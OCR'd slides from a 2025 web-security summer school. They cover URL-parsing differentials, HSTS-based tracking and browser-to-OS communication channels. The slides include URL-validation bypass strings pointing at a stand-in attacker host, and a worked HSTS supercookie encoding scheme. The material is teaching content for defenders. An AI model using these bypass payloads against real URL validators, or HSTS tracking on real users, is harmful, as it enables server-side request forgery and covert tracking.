
General Knowledge

0xDecode

Deusto Electronic Club Of Developers & Engineers

URL parsing

https://euskadi.eus/index.html




URL parsing

https://user:pass@euskadi.eus:443/index.html?id=1#~abc

URL parsing

Summer School 2025



URL parsing

Summer School 2025


https://web-attacker.com\anything@example.com/
https://web-attacker.com#\@example.com/
https://foo@web-attacker.com:443@example.com/
https://web-attacker.com@@example.com/

Which one would be the website you visit?

[1] https://portswigger.net/web-security/ssrf/url-validation-bypass-cheat-sheet

RFC 1738

December 1994



Network Working Group
Request for Comments: 1738
Category: Standards Track

T. Berners-Lee
CERN
L. Masinter
Xerox Corporation
M. McCahill
University of Minnesota
Editors
December 1994

Uniform Resource Locators (URL)

Status of this Memo

This document specifies an Internet standards track protocol for the Internet community, and requests discussion and suggestions for improvements. Please refer to the current edition of the "Internet Official Protocol Standards" (STD 1) for the standardization state and status of this protocol. Distribution of this memo is unlimited.

Abstract

This document specifies a Uniform Resource Locator (URL), the syntax and semantics of formalized information for location and access of resources via the Internet.

1. Introduction

This document describes the syntax and semantics for a compact string representation for a resource available via the Internet. These strings are called "Uniform Resource Locators" (URLs).

The specification is derived from concepts introduced by the World-Wide Web global information initiative, whose use of such objects dates from 1990 and is described in "Universal Resource Identifiers in WWW", RFC 1630. The specification of URLs is designed to meet the requirements laid out in "Functional Requirements for Internet Resource Locators" [12].

This document was written by the URI working group of the Internet Engineering Task Force. Comments may be addressed to the editors, or

[1] https://datatracker.ietf.org/doc/html/rfc1738

URL parsing

Summer School 2025

LANGUAGE	PARSER	CLAIMS TO FOLLOW…	HTTP://A.TLD\@B.TLD
PHP	cURL	RFC 3986 (with additions)	b.tld
PHP	parse_url	RFC 3986, but not fully	b.tld
NodeJS	url.parse	WHATWG	a.tld
Java	java.net.URL	RFC 3986	b.tld
Go	net/url	RFC 3986	Invalid userinfo
Ruby	uri	RFC 3986	Exception
Python 3	urllib	RFC 3986	a.tld\@b.tld
Python 3	urllib3 / requests	RFC 3986	a.tld


[1] https://www.sonarsource.com/blog/security-implications-of-url-parsing-differentials/

Summer School 2025


Web Privacy

web tracking


Web Tracking



Web Tracking



Web Tracking CHIPS mitigation



Web Tracking (HSTS)

Summer School 2025

HSTS for tracking

(1) Message (ID)

(Using ASCII) M = yoda
y = 121 (decimal) = 01111001 (bin)
o = 01101111
d = 01100100
a = 01100001

(2) GET

(3) 200 OK
[headers]
strict-transport-security: max-age=31536000

(4) GET https://
http://

y = 01111001	o = 01101111	d = 01100100	a = 01100001
bit1.bob.com	bit9.bob.com		
bit2.bob.com	bit10.bob.com	bit17.bob.com	bit25.bob.com
bit3.bob.com	bit12.bob.com	bit18.bob.com	bit26.bob.com
bit4.bob.com	bit13.bob.com	bit21.bob.com	bit31.bob.com
bit7.bob.com	bit14.bob.com		
	bit15.bob.com		

bit0.bob.com	bit8.bob.com	bit16.bob.com	bit24.bob.com
bit1.bob.com	bit9.bob.com	bit17.bob.com	bit25.bob.com
bit2.bob.com	bit10.bob.com	bit18.bob.com	bit26.bob.com
bit3.bob.com	bit11.bob.com	bit19.bob.com	bit27.bob.com
bit4.bob.com	bit12.bob.com	bit20.bob.com	bit28.bob.com
bit5.bob.com	bit13.bob.com	bit21.bob.com	bit29.bob.com
bit6.bob.com	bit14.bob.com	bit22.bob.com	bit30.bob.com
bit7.bob.com	bit15.bob.com	bit23.bob.com	bit31.bob.com
01111001 = y	01101111 = o	01100100 = d	01100001 = a

Summer School 2025

Browser Security

Browser <-> OS

0xDecode

Deusto Electronic Club Of Developers & Engineers

Browser Security

Summer School 2025


- JavaScript Engine Security Issues V8.
  - Type confusion
  - Use-after-free
  - …
- **How to communicate with OS.**
  - **Open Local Ports**
  - **Protocol**
  - **Browser Permissions**
  - …
- …

Browser Security

Summer School 2025

How to communicate with OS [1][2]:

- **Open Local Ports**
  localhost:6457
- **Protocol**
  msteams://
  bubuapp://
- **Browser Permissions**
  - **camera, microphone, usb**
- …



[1] Treasure Planet: Web-to-App Communication https://albertofdr.github.io/web-security-class/browser/web.to.app

[2] You Shall Not Get Access: Browser Permissions https://albertofdr.github.io/web-security-class/browser/browser.permissions

Summer School 2025

Web Security

bubu

0xDecode

Deusto Electronic Club Of
Developers & Engineers